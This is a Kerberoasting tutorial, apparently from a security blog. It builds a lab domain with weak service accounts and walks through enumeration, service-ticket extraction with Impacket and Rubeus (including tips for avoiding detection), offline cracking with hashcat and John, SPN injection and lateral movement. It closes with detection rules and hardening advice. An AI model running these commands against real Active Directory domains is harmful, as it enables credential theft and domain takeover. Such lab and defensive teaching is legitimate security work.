Kerberoasting From Zero: How TGS-REP Encryption Hands You Service Account Hashes
You have one thing: a single valid domain account. No local admin, no special group membership, nothing that looks like a privilege. In most Active Directory environments that is enough to walk away with the password hash of a SQL service account, crack it on your laptop overnight, and log in as that account tomorrow morning. No exploit, no memory corruption, no CVE. Just Kerberos doing exactly what it was designed to do.
That is Kerberoasting, and the reason it works is baked into the protocol itself.
Objective: Understand how the Kerberos TGS exchange cryptographically exposes service account credentials to any authenticated user, reproduce the full attack in a lab (enumeration, ticket extraction, offline cracking, and post-crack impact) from both Linux and Windows, and then build the detection and hardening that shuts it down.
1. Kerberos in Sixty Seconds: The Six-Step Handshake
Kerberos is a ticket-based authentication protocol. Everything happens inside a realm (the domain), and there are three players: the client (a user), the service (something the user wants to reach, like a SQL instance), and the Key Distribution Center (KDC), which runs on every Domain Controller. The KDC wears two hats: the Authentication Service (AS) proves who you are, and the Ticket Granting Service (TGS) hands out tickets for specific services.

Six messages carry the whole conversation. Learn these names, because the attack lives in exactly one of them.
| Step | Message | Direction | What Happens |
|---|---|---|---|
| 1 | AS-REQ | Client to KDC | Client requests a TGT, proving identity with pre-auth (timestamp encrypted with the user’s key) |
| 2 | AS-REP | KDC to Client | KDC returns a TGT encrypted with the krbtgt account key, plus a session key |
| 3 | TGS-REQ | Client to KDC | Client presents the TGT and asks for a ticket to a specific SPN |
| 4 | TGS-REP | KDC to Client | KDC returns a service ticket (TGS) encrypted with the service account’s key |
| 5 | AP-REQ | Client to Service | Client presents the service ticket to the service |
| 6 | AP-REP | Service to Client | Service optionally confirms mutual authentication |
The TGT you get in step 2 is your “I am authenticated” badge. It is signed with the krbtgt hash, so you cannot forge or read it. But once you hold that TGT, step 3 lets you ask for a service ticket to any SPN in the domain, and the KDC will hand it over.
That is the crack in the wall. Hold that thought.
2. Why the TGS-REP Is a Hash Factory
Look closely at step 4. The KRB_TGS_REP message has two encrypted parts:
- The service ticket itself, encrypted with the service account’s secret key. This part is meant for the service to open, not you.
- A session key, encrypted with your key, so you can use it to talk to the service.
Here is the design decision that makes Kerberoasting possible: the KDC does not check whether you are allowed to talk to that service. It does not verify that the service is even running. It looks up the SPN in Active Directory, finds the account backing it, encrypts the ticket with that account’s key, and ships it to you. Access control is the service’s job at step 5, not the KDC’s job at step 4.
So you receive ciphertext encrypted with the service account’s password-derived key. And you get to keep it. Offline. Forever.
The encrypted service ticket carries an ASN.1 structure called EncTicketPart:
// Simplified from RFC 4120 - the portion encrypted with the service key
typedef struct _EncTicketPart {
    TicketFlags     flags;         // forwardable, renewable, etc.
    EncryptionKey   key;           // client/service session key
    Realm           crealm;        // client's realm, e.g. LAB.LOCAL
    PrincipalName   cname;         // client principal
    TransitedEncoding transited;
    KerberosTime    authtime;
    KerberosTime    starttime;
    KerberosTime    endtime;
    // ... PAC embedded in authorization-data
} EncTicketPart;
When the service account’s key is the RC4 key (encryption type 23), that key is literally the account’s NTLM hash. RC4-HMAC derives the encryption directly from the NT hash of the password. So the ciphertext you hold was encrypted with a value that is a one-way function of the plaintext password. Guess a password, compute its NT hash, try to decrypt the ticket, and check whether the known plaintext structure comes out clean. If it does, you guessed the password.
That is the entire attack in one sentence: the service ticket is encrypted with a key derived from the service account password, so it is an offline brute-force oracle.

The etype negotiation is governed by the account attribute msDS-SupportedEncryptionTypes. If that attribute permits RC4, or is unset on an older account, the KDC will happily issue an RC4-encrypted ticket, and RC4 cracks far faster than AES. We come back to that.

3. SPNs: Mapping the Attack Surface
A Service Principal Name is how Kerberos ties a running service to the account that runs it. The format is:
ServiceClass/Host:Port/ServiceName
For example MSSQLSvc/sqlserver.lab.local:1433. When a client wants to reach that SQL instance, it asks the KDC for a ticket to that exact SPN string. The KDC finds the account whose servicePrincipalName attribute contains that value and encrypts with that account’s key.
Two facts make SPNs the perfect attack-surface map:
- Any object with a populated
servicePrincipalNameattribute is roastable, and that attribute is world-readable by any authenticated user via LDAP. - Computer accounts (names ending in
$) also have SPNs, but their passwords are 120-character machine-generated strings rotated automatically. They are not viable cracking targets. You want user accounts with SPNs, because those passwords were typed by a human.
The takeaway: enumerate every user object with an SPN, ignore the $ accounts, and you have your target list before you send a single ticket request.
4. Building the Vulnerable Lab
Everything below runs against a lab you control. Do not point any of this at production you are not authorized to test.
The range is minimal:
DC01.lab.local– Windows Server 2019/2022, promoted to a Domain Controller forlab.local(192.168.56.10)WS01.lab.local– Windows 10/11 domain-joined workstation (attacker pivot)- Kali Linux – optional attacker box with Impacket and hashcat (
192.168.56.20)
Run this on DC01 after promotion to seed the intentionally weak service accounts:
# Run on DC01. Creates deliberately weak, roastable service accounts.
New-ADUser -Name "svc_sql"  -SamAccountName "svc_sql"  `
  -AccountPassword (ConvertTo-SecureString "Summer2023!" -AsPlainText -Force) `
  -Enabled $true -PasswordNeverExpires $true

New-ADUser -Name "svc_http" -SamAccountName "svc_http" `
  -AccountPassword (ConvertTo-SecureString "Password1" -AsPlainText -Force) `
  -Enabled $true -PasswordNeverExpires $true

# Register SPNs - this is what makes the accounts Kerberoastable
setspn -A MSSQLSvc/sqlserver.lab.local:1433 lab\svc_sql
setspn -A HTTP/webserver.lab.local          lab\svc_http

# Create a low-privilege attacker account
New-ADUser -Name "lowpriv" -SamAccountName "lowpriv" `
  -AccountPassword (ConvertTo-SecureString "Passw0rd!" -AsPlainText -Force) `
  -Enabled $true
# No output on success from New-ADUser / setspn -A returns:
Checking domain DC=lab,DC=local
Registering ServicePrincipalNames for CN=svc_sql,CN=Users,DC=lab,DC=local
        MSSQLSvc/sqlserver.lab.local:1433
Updated object
To make RC4 tickets available (fast cracking, lab only), permit RC4 via GPO under Computer Configuration > Windows Settings > Security Settings > Local Policies > Security Options > Network security: Configure encryption types allowed for Kerberos, and enable RC4_HMAC_MD5. Run gpupdate /force afterward.
Your target list is now svc_sql (password Summer2023!) and svc_http (password Password1), both crackable from rockyou.txt with rules.
5. Enumeration: Finding the Roastable Accounts
Never fire ticket requests blind. First enumerate, because the LDAP query is quiet, tells you exactly what to target, and lets you prioritize by value before you generate a single Kerberos event.
Manual LDAP enumeration (native, no tools)
From any domain-joined box with the lowpriv credentials, the ADSI searcher walks LDAP directly:
# Native .NET LDAP query - no external binaries, no ticket requests yet
([adsisearcher]'(&(objectClass=user)(servicePrincipalName=*))').FindAll() |
  ForEach-Object {
    [PSCustomObject]@{
      Sam = $_.Properties['samaccountname'][0]
      SPN = $_.Properties['serviceprincipalname'] -join ', '
    }
  }
Sam       SPN
---       ---
svc_sql   MSSQLSvc/sqlserver.lab.local:1433
svc_http  HTTP/webserver.lab.local
krbtgt    kadmin/changepw
Notice krbtgt shows up with an SPN. Ignore it – it is a system account and you cannot roast it usefully. What matters is svc_sql and svc_http: both are user objects (no trailing $), both back real-sounding services. Those are your targets.
The (servicePrincipalName=*) filter is the entire attack surface. Because this attribute is readable by every authenticated principal, this query works from the lowest-privilege account in the domain.
Enumeration from Linux (Impacket)
The same enumeration from Kali, without requesting tickets:
GetUserSPNs.py lab.local/lowpriv:'Passw0rd!' -dc-ip 192.168.56.10
Impacket v0.11.0 - Copyright 2023 Fortra

ServicePrincipalName               Name      MemberOf  PasswordLastSet             LastLogon  Delegation
---------------------------------  --------  --------  --------------------------  ---------  ----------
MSSQLSvc/sqlserver.lab.local:1433  svc_sql             2023-06-14 09:22:11.123456  <never>
HTTP/webserver.lab.local           svc_http            2023-06-14 09:23:02.654321  <never>
The PasswordLastSet column is gold for prioritization. An account whose password has not changed in years is almost certainly a legacy human-set password. The MemberOf column tells you which targets are privileged: an SPN account that also sits in Domain Admins is the jackpot.
Rubeus pre-attack survey (Windows)
On WS01, Rubeus can survey the environment and estimate your cracking budget before you touch a ticket:
.\Rubeus.exe kerberoast /stats
[*] Action: Kerberoasting

[*] Listing statistics about target accounts, no ticket requests being performed.

[*] Total kerberoastable users : 2

 ----------------------------------------------------
 | Supported Encryption Type       | Count           |
 ----------------------------------------------------
 | RC4_HMAC_DEFAULT                | 2               |
 ----------------------------------------------------

 ----------------------------------------------------
 | Password Last Set Year          | Count           |
 ----------------------------------------------------
 | 2023                            | 2               |
 ----------------------------------------------------
Two RC4-defaulting accounts. Both will yield etype 23 hashes (hashcat mode 13100), the fastest to crack. This survey is what an operator runs first to decide whether the effort is worth it.
6. Attack Walkthrough from Linux (Impacket)
With targets identified, add -request to GetUserSPNs.py. This drives the full TGS-REQ / TGS-REP exchange under the hood and writes the resulting hashes to disk.
Request every roastable ticket
GetUserSPNs.py lab.local/lowpriv:'Passw0rd!' \
  -dc-ip 192.168.56.10 \
  -request \
  -outputfile kerberoast.hashes
Impacket v0.11.0 - Copyright 2023 Fortra

ServicePrincipalName               Name      MemberOf  PasswordLastSet             LastLogon  Delegation
---------------------------------  --------  --------  --------------------------  ---------  ----------
MSSQLSvc/sqlserver.lab.local:1433  svc_sql             2023-06-14 09:22:11.123456  <never>
HTTP/webserver.lab.local           svc_http            2023-06-14 09:23:02.654321  <never>

[*] Writing hashes to kerberoast.hashes
Target a single high-value account
Spraying requests for every SPN generates a burst of Event ID 4769 on the DC, which is exactly the noise defenders hunt for. When you already know the prize, request just one:
GetUserSPNs.py lab.local/lowpriv:'Passw0rd!' \
  -dc-ip 192.168.56.10 \
  -request-user svc_sql \
  -outputfile svc_sql.hash
Impacket v0.11.0 - Copyright 2023 Fortra

ServicePrincipalName               Name     MemberOf  PasswordLastSet             LastLogon
---------------------------------  -------  --------  --------------------------  ---------
MSSQLSvc/sqlserver.lab.local:1433  svc_sql            2023-06-14 09:22:11.123456  <never>

[*] Writing hashes to svc_sql.hash
Inspect what landed on disk:
cat svc_sql.hash
$krb5tgs$23$*svc_sql$LAB.LOCAL$MSSQLSvc/sqlserver.lab.local:1433*$
a1b2c3d4e5f6071829aabbccddeeff00$5f3d9c1e77b40a2e6c8d...<~2000 hex chars>...
9e7f01ab34cd56ef78
Break down that header, because it tells you everything you need for cracking:
$krb5tgs$23$*svc_sql$LAB.LOCAL$MSSQLSvc/sqlserver.lab.local:1433*$<checksum>$<ciphertext>
          ^^
          etype 23 = RC4-HMAC  ->  hashcat mode 13100
The 23 is the encryption type. RC4. That maps to hashcat mode 13100. If you ever see 18, that is AES256 (mode 19700), and 17 is AES128 (mode 19600).
7. Attack Walkthrough from Windows (Rubeus and Native .NET)
On an internal engagement you are often already sitting on a domain-joined Windows host. Rubeus is the standard here, and it never has to touch LSASS to roast, because it performs the TGS-REQ itself using the current logon session’s TGT.
Targeted roast, minimal noise
.\Rubeus.exe kerberoast /user:svc_sql /nowrap /outfile:hashes.txt
   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.0

[*] Action: Kerberoasting

[*] Target User            : svc_sql
[*] Target Domain          : lab.local
[*] Searching path 'LDAP://DC01.lab.local/DC=lab,DC=local' for '(&(samAccountType=805306368)(servicePrincipalName=*)(samAccountName=svc_sql))'

[*] Total kerberoastable users : 1

[*] SamAccountName         : svc_sql
[*] DistinguishedName      : CN=svc_sql,CN=Users,DC=lab,DC=local
[*] ServicePrincipalName   : MSSQLSvc/sqlserver.lab.local:1433
[*] PwdLastSet             : 6/14/2023 9:22:11 AM
[*] Supported ETypes       : RC4_HMAC_DEFAULT
[*] Hash written to C:\Users\lowpriv\hashes.txt
/nowrap keeps each hash on a single line so it drops straight into hashcat. Without it, Rubeus wraps the base64 and you spend ten minutes fighting line breaks. I have made that mistake at 2am. Use /nowrap.
Roast only privileged accounts
Requesting every SPN is loud. Filtering to accounts that actually matter cuts the volume and the risk:
.\Rubeus.exe kerberoast /ldapfilter:"(admincount=1)" /nowrap /outfile:hashes.txt
[*] Action: Kerberoasting

[*] Using additional LDAP filter: (admincount=1)
[*] Total kerberoastable users : 1

[*] SamAccountName         : svc_backup_adm
[*] ServicePrincipalName   : BACKUPSVC/backup.lab.local
[*] Supported ETypes       : RC4_HMAC_DEFAULT
[*] Hash written to C:\Users\lowpriv\hashes.txt
The admincount=1 filter surfaces accounts protected by AdminSDHolder, meaning they are or were in a privileged group. An SPN account with admincount=1 is a direct path to Tier-0.
RC4 opsec mode
Rubeus can request only tickets that come back RC4 without forcing a downgrade on AES-enabled accounts, which avoids the tell-tale “AES account suddenly requested with RC4” anomaly:
.\Rubeus.exe kerberoast /rc4opsec /nowrap /outfile:hashes.txt
[*] Action: Kerberoasting

[*] Using 'rc4opsec' to disable AES enabled accounts from being roasted.
[*] Roasting accounts that only support RC4_HMAC, avoiding AES-enabled targets.
[*] Total kerberoastable users : 2
[*] Roasted hashes written to : C:\Users\lowpriv\hashes.txt
Pure .NET, no Rubeus on disk
If dropping a known tool is off the table, .NET can request a service ticket natively. This loads the ticket into your session’s Kerberos cache (LSASS), from where it can be exported with Mimikatz:
Add-Type -AssemblyName System.IdentityModel
$token = New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken `
  -ArgumentList "MSSQLSvc/sqlserver.lab.local:1433"
$token.GetRequest() | Out-Null
klist
Current LogonId is 0:0x3e7f2

Cached Tickets: (2)

#0>     Client: lowpriv @ LAB.LOCAL
        Server: krbtgt/LAB.LOCAL @ LAB.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96

#1>     Client: lowpriv @ LAB.LOCAL
        Server: MSSQLSvc/sqlserver.lab.local:1433 @ LAB.LOCAL
        KerbTicket Encryption Type: RC4-HMAC(NT)
        Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
Ticket #1 for MSSQLSvc is now cached with RC4-HMAC encryption. Export it with mimikatz # kerberos::list /export, then convert the resulting .kirbi to a crackable hash with kirbi2john or tgsrepcrack. The point is that requesting the ticket needs no privilege at all; it is a legitimate Kerberos operation.
8. Encryption Types: RC4 vs AES and the Downgrade
The encryption type embedded in the hash header decides your cracking budget. This is not a minor detail, it is the difference between cracking overnight and cracking never.
| etype | Name | Hash Prefix | Hashcat Mode | Relative Speed |
|---|---|---|---|---|
| 23 | RC4_HMAC_MD5 | $krb5tgs$23$* | 13100 | Fastest (baseline) |
| 17 | AES128-CTS-HMAC-SHA1-96 | $krb5tgs$17$* | 19600 | Much slower |
| 18 | AES256-CTS-HMAC-SHA1-96 | $krb5tgs$18$* | 19700 | Slowest (roughly 20 to 40x slower than RC4) |
RC4 cracks fast because deriving the key is a single MD4 of the UTF-16 password (the NT hash), then RC4. AES requires a PBKDF2 (4096 iterations of HMAC-SHA1) key derivation per guess, which is enormously more expensive per candidate.
This is why attackers try to force RC4. If an account’s msDS-SupportedEncryptionTypes still permits RC4, the KDC will issue an RC4 ticket on request even in an otherwise AES environment. That is the RC4 downgrade, and Rubeus /tgtdeleg and similar tricks manipulate the request to prefer it.
Do not reflexively skip AES hashes. On a high-value account, an AES-256 hash against a weak password still falls. Slower is not the same as safe. If you have found the SQL admin’s ticket and it is AES, run hashcat -m 19700 and let the rig work.
9. Cracking the Hashes Offline
This is where the “authenticated user gets a free brute-force oracle” payoff cashes in. Everything from here is offline, on your hardware, invisible to the domain.
RC4 with rockyou
hashcat -m 13100 kerberoast.hashes /usr/share/wordlists/rockyou.txt
$krb5tgs$23$*svc_http$LAB.LOCAL$HTTP/webserver.lab.local*$...:Password1
$krb5tgs$23$*svc_sql$LAB.LOCAL$MSSQLSvc/sqlserver.lab.local:1433*$...:Summer2023!

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Recovered........: 2/2 (100.00%) Digests
Speed.#1.........:   876.4 MH/s (5.12ms)
Both cracked. svc_http was Password1 straight from the wordlist. svc_sql needed a rule.
RC4 with rules for real passwords
Service accounts rarely use bare dictionary words. They use Summer2023!, Company#2024, Backup01!. Rules mutate the wordlist to catch exactly those patterns:
hashcat -m 13100 kerberoast.hashes /usr/share/wordlists/rockyou.txt \
  -r /usr/share/hashcat/rules/best64.rule
$krb5tgs$23$*svc_sql$LAB.LOCAL$MSSQLSvc/sqlserver.lab.local:1433*$...:Summer2023!

Session..........: hashcat
Status...........: Cracked
Recovered........: 1/1 (100.00%) Digests
best64 applies season and year suffixes, capitalization, and trailing symbols, which is precisely how humans build service account passwords.
AES variants
# AES-128 (etype 17)
hashcat -m 19600 kerberoast.hashes /usr/share/wordlists/rockyou.txt

# AES-256 (etype 18)
hashcat -m 19700 kerberoast.hashes /usr/share/wordlists/rockyou.txt
John the Ripper alternative
john --wordlist=/usr/share/wordlists/rockyou.txt --format=krb5tgs kerberoast.hashes
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Password1        (?)
Summer2023!      (?)
2g 0:00:00:07 DONE (2024-05-01 12:14) 0.2597g/s ...
Two service account passwords recovered without ever touching the accounts they belong to.
10. Targeted Kerberoasting via SPN Injection
Classic Kerberoasting only works against accounts that already have an SPN. But what if you find an account with a weak password and no SPN, and you happen to hold write access over its servicePrincipalName attribute? You add an SPN, roast it, then remove the SPN. This is targeted Kerberoasting, and it maps to T1098 (Account Manipulation) because you are modifying an account.
Enumerate write access first
Before you can inject an SPN, confirm you actually have the right. PowerView surfaces the DACL:
Get-DomainObjectAcl -Identity "victim_user" -ResolveGUIDs |
  Where-Object { $_.ActiveDirectoryRights -match "WriteProperty|GenericWrite|GenericAll" } |
  Select-Object SecurityIdentifier, ActiveDirectoryRights, ObjectAceType
SecurityIdentifier                            ActiveDirectoryRights ObjectAceType
------------------                            --------------------- -------------
S-1-5-21-3623811015-3361044348-30300820-1201  WriteProperty         Service-Principal-Name
That ACE means the SID (which resolves to lowpriv) can write the Service-Principal-Name property on victim_user. That is the exact permission the attack needs. Without confirming this ACE, injection fails, and a failed write attempt is itself an alert-worthy event.
Inject, roast, clean up
targetedKerberoast.py -u lowpriv -p 'Passw0rd!' -d lab.local \
  --dc-ip 192.168.56.10 \
  --request-user victim_user \
  -o targeted.hash
[*] Starting kerberoast attacks
[*] Attacking user (victim_user)
[+] Writing SPN kerberoast_1a2b3c to victim_user's servicePrincipalName
[+] Printing hash for (victim_user)
$krb5tgs$23$*victim_user$LAB.LOCAL$victim_user*$3f2a...<snip>...c91e
[+] Deleting SPN kerberoast_1a2b3c from victim_user's servicePrincipalName
The tool adds a throwaway SPN, requests the ticket, and deletes the SPN. Two AD write operations, which is why this variant is noisier than classic roasting. On a DC with Directory Service Changes auditing enabled, both the add and the delete of servicePrincipalName land as Event ID 5136. Pair your detection accordingly.
11. Post-Crack Impact: From Service Account to Domain Foothold
A cracked service account password is a valid credential (T1078). What it unlocks depends on where that account sits, which is why enumerating MemberOf back in section 5 mattered.
Validate the credential
crackmapexec smb 192.168.56.10 -u svc_sql -p 'Summer2023!' -d lab.local
SMB  192.168.56.10  445  DC01  [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:lab.local)
SMB  192.168.56.10  445  DC01  [+] lab.local\svc_sql:Summer2023!
The [+] confirms the credential authenticates. If CrackMapExec had returned (Pwn3d!), that account also holds local admin on the target, an immediate lateral-movement and code-execution path.
Check what the account can reach
crackmapexec smb 192.168.56.0/24 -u svc_sql -p 'Summer2023!' -d lab.local --shares
SMB  192.168.56.15  445  APPSRV01  [+] lab.local\svc_sql:Summer2023! (Pwn3d!)
SMB  192.168.56.15  445  APPSRV01  [+] Enumerated shares
SMB  192.168.56.15  445  APPSRV01  Share      Permissions   Remark
SMB  192.168.56.15  445  APPSRV01  -----      -----------   ------
SMB  192.168.56.15  445  APPSRV01  C$         READ,WRITE    Default share
SMB  192.168.56.15  445  APPSRV01  ADMIN$     READ,WRITE    Remote Admin
(Pwn3d!) on APPSRV01 means svc_sql is a local admin there. From here you dump credentials, move laterally, and hunt for a Tier-0 hash. If the cracked account itself is in Domain Admins, you are done: one LDAP query, one ticket request, one offline crack, and the domain is yours. That is why service account hygiene is a Tier-0 problem, not a “just a service account” problem.
12. Common Attacker Techniques
| Technique | Description |
|---|---|
| Classic Kerberoasting | Any domain user requests TGS tickets for all SPN-bearing user accounts and cracks them offline |
| Targeted / delegated SPN abuse | Attacker with write rights on servicePrincipalName sets an SPN, roasts, then removes it |
| RC4 downgrade | Force RC4 (etype 23) tickets even where AES is available, for far faster cracking |
| AES Kerberoasting | Roast AES (etype 17/18) hashes anyway on high-value targets; slower but still crackable |
| Roasting without touching LSASS | Request tickets via Impacket or direct KDC traffic on TCP/88, avoiding LSASS interaction entirely |
| Native .NET requests | Use KerberosRequestorSecurityToken to load tickets into cache with no third-party binary on disk |
13. Defensive Strategies & Detection
Kerberoasting is defined by volume and encryption type, not by any single malicious event. A TGS request is a normal, constant part of AD life. The signal is in the pattern.
Enable the right audit policy
Turn on Audit Kerberos Service Ticket Operations (Account Logon) on Domain Controllers. This produces:
Event ID 4769– A Kerberos service ticket was requested (the core signal)Event ID 4770– A Kerberos service ticket was renewed
The fields that separate roasting from noise inside 4769:
| Field | Kerberoasting Value | Why It Matters |
|---|---|---|
Ticket Encryption Type | 0x17 (RC4) | On modern AES domains, RC4 requests are the exception, not the rule |
Ticket Options | 0x40810000 | Forwardable + renewable + canonicalize, common in tool-generated requests |
Service Name | ends with $ | Filter these OUT; computer accounts are not roasting targets |
Client Address | single host, many SPNs | One host requesting many distinct services fast is the highest-fidelity signal |
Detect PowerShell-based roasting
Invoke-Kerberoast and similar scripts show up in PowerShell logs. Enable module logging and script block logging and watch Event IDs 4103 and 4104 for calls into KerberosRequestorSecurityToken and SPN enumeration.
Watch the reconnaissance stage
The LDAP query for servicePrincipalName precedes the ticket burst. The Microsoft-Windows-LDAP-Client ETW provider (GUID {099614A5-5DD7-4788-8BC9-E29F43DB28FC}), consumed via SilkETW, surfaces suspicious (servicePrincipalName=*) searches. On the KDC side, Microsoft-Windows-Kerberos-Key-Distribution-Center logs issuance anomalies.
Sysmon corroboration
| Sysmon Event ID | Usage |
|---|---|
Event ID 1 (Process Create) | Rubeus.exe, python GetUserSPNs.py, Invoke-Kerberoast parent chains |
Event ID 3 (Network Connection) | Non-browser processes connecting to a DC on TCP/88 |
Event ID 10 (Process Access) | LSASS access via LsaCallAuthenticationPackage when tickets are dumped from memory |
Event ID 11 (File Create) | .kirbi files written when tickets are exported to disk |
Sigma rule for RC4 TGS requests
title: Kerberoasting - RC4 TGS Requested
id: 4f5e2a9c-1b3d-4c7e-9f0a-2d6b8c1e7a44
status: stable
description: Detects Kerberos TGS requests using RC4 encryption (etype 0x17), indicative of Kerberoasting
references:
  - https://attack.mitre.org/techniques/T1558/003/
author: GenXCyber
tags:
  - attack.credential_access
  - attack.t1558.003
logsource:
  product: windows
  service: security
detection:
  selection:
    EventID: 4769
    TicketEncryptionType: '0x17'
  filter_computer_accounts:
    ServiceName|endswith: '$'
  filter_krbtgt:
    ServiceName: 'krbtgt'
  condition: selection and not filter_computer_accounts and not filter_krbtgt
falsepositives:
  - Legacy systems that only support RC4 (NetApp, older Linux clients)
  - Cross-forest trusts not yet configured for AES
level: high
For the volume signal, layer a threshold variant on top: aggregate count() by SubjectUserName over a one-minute window and alert when a single user requests TGS tickets for more than five distinct service accounts. A 3-sigma statistical baseline per host catches the slow-and-low operators who stay under a fixed count.
Honeypot accounts (the highest-fidelity control)
Create a decoy SPN-bearing account, for example svc_backup, with a long random password that is never used by any real service. Nothing legitimate ever requests a ticket for it. Any Event ID 4769 naming that service is a guaranteed true positive. This is the single cheapest, most reliable Kerberoasting detection you can deploy today.
14. Hardening & Defense
| Control | Detail |
|---|---|
| Group Managed Service Accounts (gMSA) | Machine-managed 240-character passwords, rotated automatically. Effectively uncrackable. The correct answer for almost every service account |
| Enforce AES-only | Set msDS-SupportedEncryptionTypes to 0x18 (AES128 + AES256) on service accounts and disable RC4 via GPO. Removes the fast-crack path |
| Long service account passwords | Where gMSA is impossible, mandate 25+ character random passwords with rotation. Length beats complexity against offline cracking |
| Audit SPN assignments | Run setspn -Q */* regularly; alert on servicePrincipalName writes via Directory Service Changes (Event ID 5136) on user objects |
| Tiered account model | Tier-0 service accounts must use gMSA or 100+ character passwords. Never let a Domain Admin carry an SPN |
| Least-privilege SPNs | Remove SPNs from accounts that no longer host a service with setspn -D |
The strategic point: Kerberoasting is not a Kerberos flaw you patch. It is a consequence of the protocol handing crackable ciphertext to authenticated users. You defeat it by making the ciphertext uncrackable (gMSA, AES, length) and by watching the request pattern.
15. Tools for Kerberoasting Analysis
| Tool | Description | Link |
|---|---|---|
Impacket GetUserSPNs.py | SPN enumeration and TGS-REP extraction from Linux | github.com |
| Rubeus | Windows-native roasting, filtering, and opsec modes | github.com |
targetedKerberoast.py | SPN injection for targeted Kerberoasting | github.com |
| hashcat | Offline cracking, modes 13100 / 19600 / 19700 | hashcat.net |
| John the Ripper | Alternative cracker, --format=krb5tgs | openwall.com |
| PowerView | LDAP enumeration and DACL discovery | github.com |
| CrackMapExec | Credential validation and lateral-movement mapping | github.com |
| Mimikatz | Ticket export from the Kerberos cache | github.com |
| SilkETW | ETW consumer for LDAP-Client provider recon detection | github.com |
16. MITRE ATT&CK Mapping
| Technique | MITRE ID | Detection |
|---|---|---|
